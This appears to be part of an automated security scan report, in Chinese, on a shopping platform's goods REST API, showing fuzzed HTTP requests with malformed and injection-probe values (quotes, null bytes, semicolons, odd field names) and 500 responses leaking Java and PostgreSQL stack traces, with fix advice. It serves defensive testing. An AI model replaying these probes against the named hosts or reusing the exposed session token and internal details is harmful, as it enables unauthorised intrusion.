setting parameters\n### SQL: select      enterpriseid, classid, classcode, classname, level,
endflag, status,parentcode,imgurl,seq      from pub_goodsclass  where l=1      and
enterpriseid=?      and classcode like CONCAT('?', '%')      order by classid\n###
Cause: org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding \UTF8\":
0x00\n; SQL []; ERROR: invalid byte sequence for encoding \UTF8\": 0x00; nested exception is
org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding \UTF8\": 0x00\n\tat
org.springframework.jdbc.support.SQLStateSQLExceptionTranslator.doTranslate(SQLStateSQLExceptionT
ranslator.java:102)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:73)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:81)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:81)\n\tat
org.mybatis.spring.MyBatisExceptionTranslator.translateExceptionIfPossible(MyBatisExceptionTransl
ator.java:74)\n\tat
org.mybatis.spring.SqlSessionTemplate$SqlSessionInterceptor.invoke(SqlSessionTemplate.java:399)\n
\tat com.sun.proxy.$Proxy31.selectList(Unknown Source)\n\tat
org.mybatis.spring.SqlSessionTemplate.selectList(SqlSessionTemplate.java:205)\n\tat
org.apache.ibatis.binding.MapperMethod.executeForMany(MapperMethod.java:114)\n\tat
org.apache.ibatis.binding.MapperMethod.execute(MapperMethod.java:58)\n\tat
org.apache.ibatis.binding.MapperProxy.invoke(MapperProxy.java:43)\n\tat
com.sun.proxy.$Proxy49.queryBycodename(Unknown Source)\n\tat
```

```

com.suneee.scn.goods.service.PubGoodsclassService.getcodeByclasscode(PubGoodsclassService.java:21
6)\n\tat
com.suneee.scn.goods.consumer.impl.PubGoodsclassConsumer.getcodeByclasscode(PubGoodsclassConsumer
.java:164)\n\tat com.suneee.scn.goods.consumer.impl.PubGoodsclass
...
...
...
ead0(RequestHandler.java:52)\n\tat
io.netty.channel.SimpleChannelInboundHandler.channelRead(SimpleChannelInboundHandler.java:105)\n\t
tat
io.netty.channel.AbstractChannelHandlerContext.invokeChannelRead(AbstractChannelHandlerContext.ja
va:363)\n\tat
io.netty.channel.AbstractChannelHandlerContext.access$600(AbstractChannelHandlerContext.java:38)\n
\tat
io.netty.channel.AbstractChannelHandlerContext$7.run(AbstractChannelHandlerContext.java:354)\n\tat
io.netty.util.concurrent.AbstractEventExecutor.safeExecute(AbstractEventExecutor.java:163)\n\tat
io.netty.util.concurrent.SingleThreadEventExecutor.runAllTasks(SingleThreadEventExecutor.java:403
)\n\tat io.netty.channel.nio.NioEventLoop.run(NioEventLoop.java:445)\n\tat
io.netty.util.concurrent.SingleThreadEventExecutor$5.run(SingleThreadEventExecutor.java:858)\n\tat
io.netty.util.concurrent.DefaultThreadFactory$DefaultRunnableDecorator.run(DefaultThreadFactory.j
ava:144)\n\tat java.lang.Thread.run(Thread.java:745)\nCaused by:
org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8": 0x00\n\tat
org.postgresql.core.v3.QueryExecutorImpl.receiveErrorResponse(QueryExecutorImpl.java:2182)\n\tat
org.postgresql.core.v3.QueryExecutorImpl.processResults(QueryExecutorImpl.java:1911)\n\tat
org.postgresql.core.v3.QueryExecutorImpl.execute(QueryExecutorImpl.java:173)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:618)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.executeWithFlags(AbstractJdbc2Statement.java:468)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:461)\n\tat
com.alibaba.druid.pool.DruidPooledPreparedStatement.execute(DruidPooledPreparedStatement.java:493
)\n\tat
org.apache.ibatis.executor.statement.PreparedStatementHandler.query(PreparedStatementHandler.java
:56)\n\tat
org.apache.ibatis.executor.statement.RoutingStatementHandler.query(RoutingStatementHandler.java:7
0)\n\tat org.apa
...
...
...

```

问题 33 / 43

TOC

应用程序错误

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsonoffdetail/updateGoodsOnOff>

实体: ->"goodsonoff"[0]->"status" (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 10

差异: 参数 从以下位置进行控制: [1](#) 至: [1XYZ](#)

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 89
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": 105190,
      "departmentid": 1670,
      "status": "      1XYZ"
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:20 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '1XYZ': not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@59973c86; line: 1, column: 71] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["status"])
```

变体- | 2 / 10

差异: **参数** 从以下位置进行控制: `->"goodsonoff"[0]->"status"` 至: `_ORIG_VAL_`.

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 85
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": 105190,
      "departmentid": 1670,
      "status.": 1
    }
  ]
}
```

```

    }
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:20 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "status." (Class com.suneee.scn.goods.model.dbo.PubGoodsonoffDO), not marked
as ignorable
  at [Source: io.netty.buffer.ByteBufInputStream@12303c4c; line: 1, column: 83] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["status."])

```

变体- | 3 / 10

差异: **参数** 从以下位置进行控制: ① 至: ②7

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 86
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": 105190,
      "departmentid": 1670,
      "status": ""
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:21 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '': not a valid Long value
  at [Source: io.netty.buffer.ByteBufInputStream@1fd6c228; line: 1, column: 71] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["status"])

```


变体- | 4 / 10

差异: **参数** 从以下位置进行控制: `->"goodsonoff"[0]->"status"` 至: `__ORIG_VAL__[]`

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 86
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": 105190,
      "departmentid": 1670,
      "status[]": 1
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: close
Date: Fri, 12 Jan 2018 03:22:21 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "status[]" (Class com.suneee.scn.goods.model.dbo.PubGoodsonoffDO), not marked
as ignorable
  at [Source: io.netty.buffer.ByteBufInputStream@7ce6760d; line: 1, column: 84] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]->com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["status[]"])
```

变体- | 5 / 10

差异: **参数** 从以下位置进行控制: `1` 至: `\'`

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 88
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
```

```
Accept-Language: en-US,en;q=0.8
```

```
{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": 105190,
      "departmentid": 1670,
      "status": "\      \'"
    }
  ]
}
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:21 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

```
Can not construct instance of java.lang.Long from String value '\': not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@657a184f; line: 1, column: 71] (through reference
chain: com.sunee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.sunee.scn.goods.model.dbo.PubGoodsonoffDO["status"])
```

变体- | 6 / 10

差异: **参数** 从以下位置进行控制: ① 至: ;

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 86
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8
```

```
{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": 105190,
      "departmentid": 1670,
      "status": ";"
    }
  ]
}
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:21 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

```
Can not construct instance of java.lang.Long from String value ';': not a valid Long value
```

```
at [Source: io.netty.buffer.ByteBufInputStream@6c6134bd; line: 1, column: 71] (through reference chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]->com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["status"])
```

变体- | 7 / 10

差异: **参数** 从以下位置进行控制: ① 至: "

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 87
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": 105190,
      "departmentid": 1670,
      "status": ""
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:21 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '': not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@5603d900; line: 1, column: 71] (through reference chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]->com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["status"])
```

变体- | 8 / 10

差异: **参数** 从以下位置进行控制: ① 至: \"

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 89
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
```

```

Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": 105190,
      "departmentid": 1670,
      "status": "\\\" \\\" \"
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:21 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '\\\"': not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@61bcaf9b; line: 1, column: 71] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["status"])

```

变体- | 9 / 10

差异: **参数** 从以下位置进行控制: ① 至: ②

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 86
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": 105190,
      "departmentid": 1670,
      "status": ")\" \"
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS

```

```
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:21 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value ')': not a valid Long value
  at [Source: io.netty.buffer.ByteBufInputStream@3cb5cec8; line: 1, column: 71] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["status"])
```

变体- | 10 / 10

差异: **参数** 从以下位置进行控制: 0 至: 0XYZ

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 89
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "departmentid": 1670,
      "goodsid": 105190,
      "status": "0XYZ"
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:21 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '0XYZ': not a valid Long value
  at [Source: io.netty.buffer.ByteBufInputStream@796c2c9f; line: 1, column: 71] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["status"])
```

应用程序错误

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/updateGoodsStock>

实体: ->"goodsid" (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 10

差异: 参数 从以下位置进行控制: 105190 至: %00

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 57
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": "\u0000",
  "stockqty": "+12",
  "departmentid": 1670
}

HTTP/1.1 500 Internal Server Error
Content-Length: 0
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:46 GMT
Content-Type: text/plain; charset=UTF-8
```

变体- | 2 / 10

差异: 参数 从以下位置进行控制: 105190 至: 105190XYZ

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 60
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": "      105190XYZ",
  "stockqty": "+12",
  "departmentid": 1670
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:24 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '105190XYZ': not a valid Long
value
    at [Source: io.netty.buffer.ByteBufInputStream@557fe778; line: 1, column: 2] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["goodsid"])

```

变体- | 3 / 10

差异: **参数** 从以下位置进行控制: `->"goodsid"` 至: `__ORIG_VAL__`.

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 56
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": 105190,
  "stockqty": "+12",
  "departmentid": 1670
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:24 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

```

```
Unrecognized field "goodsid." (Class com.suneee.scn.goods.model.dbo.PubGoodsStock), not marked as
ignorable
  at [Source: io.netty.buffer.ByteBufInputStream@26d46e77; line: 1, column: 19] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["goodsid."])
```

变体- | 4 / 10

差异: **参数** 从以下位置进行控制: 105190 至: —

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 51
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8
```

```
{
  "goodsid": "",
  "stockqty": "+12",
  "departmentid": 1670
}
```

```
HTTP/1.1 500 Internal Server Error
Content-Length: 0
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:46 GMT
Content-Type: text/plain; charset=UTF-8
```

变体- | 5 / 10

差异: **参数** 从以下位置进行控制: ->"goodsid" 至: __ORIG_VAL__[]

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 57
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8
```



```

{
  "goodsid[]": 105190,
  "stockqty": "+12",
  "departmentid": 1670
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:24 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "goodsid[]" (Class com.suneee.scn.goods.model.dbo.PubGoodsStock), not marked
as ignorable
  at [Source: io.netty.buffer.ByteBufInputStream@522f548c; line: 1, column: 20] (through reference
  chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["goodsid[]"])

```

变体- | 6 / 10

差异: 参数 从以下位置进行控制: 105190 至: %27

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 52
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": "",
  "stockqty": "+12",
  "departmentid": 1670
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:24 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '': not a valid Long value
  at [Source: io.netty.buffer.ByteBufInputStream@374d04ca; line: 1, column: 2] (through reference
